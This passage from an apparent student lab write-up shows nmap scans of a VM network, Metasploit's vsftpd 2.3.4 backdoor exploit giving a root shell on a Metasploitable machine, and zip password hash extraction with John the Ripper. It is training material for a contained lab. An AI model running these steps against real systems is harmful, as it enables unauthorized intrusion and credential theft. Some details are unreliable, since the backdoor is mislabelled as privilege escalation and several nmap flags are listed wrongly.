  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <ombie host[:probeport]>: Idle scan
  -sV/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  --sc: equivalent to --script=default
  --script <lua scripts>: <lua scripts> is a comma separated list of
    directories, script-files or script-categories
  --script-args <cn1=v1[,cn2=v2,...]>: provide arguments to scripts
```

**Step-2:** Now we need to check for the local ip of the network for that use “ifconfig” command.




```
root@kali: /home/kali/Desktop
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.233.12 netmask 255.255.255.0 broadcast 192.168.233.255
    inet6 fe80::20c:29ff:fe58:b92e prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:68:b9:2e txqueuelen 1000 (Ethernet)
    RX packets 125847 bytes 168913435 (161.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 53276 bytes 4068400 (3.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 803 bytes 70170 (68.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 803 bytes 70170 (68.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

**Step-3:** Now use the command “nmap <ipaddress>/25” to scan the network which shows the different devices connected to the network via Wi-Fi.

Here the scan report shows 3 devices which are Metasploit, Parrot OS and Windows 10 VM.



```
root@kali: ~  
File Actions Edit View Help  
Not shown: 1000 closed tcp ports (reset)  
Nmap done: 128 IP addresses (2 hosts up) scanned in 51.38 seconds  
root@kali: ~  
root@kali:~# nmap 192.168.233.131/25  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 11:09 IST  
Nmap scan report for 192.168.233.131  
Host is up (0.00053s latency).  
All 1000 scanned ports on 192.168.233.131 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
MAC Address: 00:0C:29:84:02:78 (VMware)  
  
Nmap scan report for 192.168.233.135  
Host is up (0.0014s latency).  
Not shown: 972 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
513/tcp   open  exec  
514/tcp   open  login  
515/tcp   open  shell  
1099/tcp  open  rsh  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6080/tcp  open  X11  
6881/tcp  open  irc  
8080/tcp  open  ajp13  
8188/tcp  open  unknown  
MAC Address: 00:0C:29:3F:0D:C9 (VMware)  
  
Nmap scan report for 192.168.233.254  
Host is up (0.00047s latency).  
All 1000 scanned ports on 192.168.233.254 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
MAC Address: 00:50:56:E9:53:7D (VMware)  
  
Nmap scan report for 192.168.233.133  
Host is up (0.000016s latency).  
All 1000 scanned ports on 192.168.233.133 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
Nmap done: 128 IP addresses (4 hosts up) scanned in 34.43 seconds  
root@kali: ~
```

**Question-5: Perform privilege escalation on the Metasploitable machine and provide a detailed description of the process you used to achieve this. Explain how you gained elevated privileges.**

### **Privelage Escalation:**

Privelage escalation means gaining the root access through the normal user access by using msfconsole through metasploit.


### **Procedure to perform privilege escalation on the Metasploitable machine:**

**Step-1:**First we need to scan our Metasploitable machine to find the open ports. The scan will be performed by using Nmap tool.

The output of the scan shows tha all the open ports that provide a gateway to exploit the machine.

Here we are using the msfconsol i.e Metasploit Framework console to exploit the machine.

Here I'm using the tcp port to exploit the Metasploitable machine by using some payloads.




```
root@kali: /home/kali/Desktop
File Actions Edit View Help
root@kali: /home/kali/Desktop
[~] root@kali: /home/kali/Desktop
➤ nmap 192.168.233.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-24 14:24 IST
Nmap scan report for 192.168.233.134
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:0C:29:AA:5B:20 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds

[~] root@kali: /home/kali/Desktop
```



**Step-2:** To start the msfconsole simply enter the command “msfconsole” in the root terminal.



```
root@kali: ~/home/kali/Desktop
File Actions Edit View Help


root@kali:~/home/kali/Desktop# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

[##### $a, #####]
[##### $S fa, #####]
[##### ?a, #####]
[##### $S, #####]
[##### $a, $S #####]
[##### $ #####]
[##### $ #####]

+ -- ==[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

**Step-3:** Now enter the command “help” to show the help menu of the msfconsole framework.



```
root@kali: ~/home/kali/Desktop
File Actions Edit View Help

msf6 > help

Core Commands
-----
Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
debug         Display information useful for debugging
exit          Exit the console
features      Display the list of not yet released features that can be opted in to
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
load          Load a framework plugin
quit          Exit the console
repeat        Repeat a list of commands
route         Route traffic through a session
save          Saves the active datastores
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
tips          Show a list of useful productivity tips
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
unsetg        Unsets one or more global variables
version       Show the framework and console library version numbers

Module Commands
-----
```

**Step-4:** Now search for the required payloads/exploits by using the command “Search <payload/exploit keyword>”, here I’m using vsftpd exploit.

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

**Step-5:** Here I’m using “exploit/unix/ftp/vsftpd\_234\_backdoor” to gain the user access for the Metasploitable machine. To use this exploit simply use the command “use <exploit name>” .

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


**Step-6:** Use Command “show option” to show what we need to do to perform the exploitation.

Here we need to specify the target ipaddress and port and the port is by default specified.

Use commands “set rhost <target ipaddress>” and start the exploitation.

Use command “exploit” to initialize the attack and after the exploitation you will be redirected to a cli environment.

To see what privileges you have simply use the command “whoami”, here the output shows that you are root, so this means you have the root privileges. So you can act as an admin to this machine from now.



```
root@kali: /home/kali/Desktop
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  PAYLOAD   PAYLOAD          no        The payload to execute

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

**Question-6: Employ a password cracking tool such as John the Ripper or Hydra to illustrate how a weak password can be compromised. Provide a detailed explanation of the step-by-step process you followed to achieve this.**


### John the Ripper:

John the Ripper (JTR) is a free, open-source software tool used by hackers, both ethical and otherwise, for password cracking. The software is typically used in a UNIV/Linux and Mac OS X environment where it can detect weak passwords.


John the Ripper jumbo supports many cipher and hash types.

### Procedure to crack password of a zip file using John the Ripper:

**Step-1:** Create a zip file with a passcode in your kali VM. And open root terminal.



**Step-2:** type the command “john –help” to view the help menu of the tool John the Ripper.



**Step-3:** Now navigate to the directory where the locked zip file is located by using the command “cd <path>”.


Now use the command zip2john <filename.zip> to view the hashcode of the password Which is highlighted in the image.

Use the command zip2john <filename.zip> > <filename.hash> to save the hash code in a hashfile which is used to decrypt the hashcode.



```
root@kali: /home/kali/Desktop
root@kali: ~
ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali: ~
cd ..
root@kali: /
ls
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 lost+found media mnt opt proc root run sbin srv sys usr var vmlinuz vmlinuz.old
root@kali: /
cd home
root@kali: /home
cd kali
root@kali: /home/kali
cd Desktop
root@kali: /home/kali/Desktop
ls
Target Target.zip
root@kali: /home/kali/Desktop
zip2john Target.zip
Target.zip/Target:zip25*0*1*0*179121c18d89930c*3510*23*8911b07109e86c6ada0c23056df1b017dcb653e7bdd76b107a4839eb19be504dcc306a*9a9c34f40d65a069141*$/zip25
root@kali: /home/kali/Desktop
zip2john Target.zip > Target.hash
root@kali: /home/kali/Desktop
```

The hash file will be stored in the directoty where the zip file is located and the contents of the hash file is given in the image below.



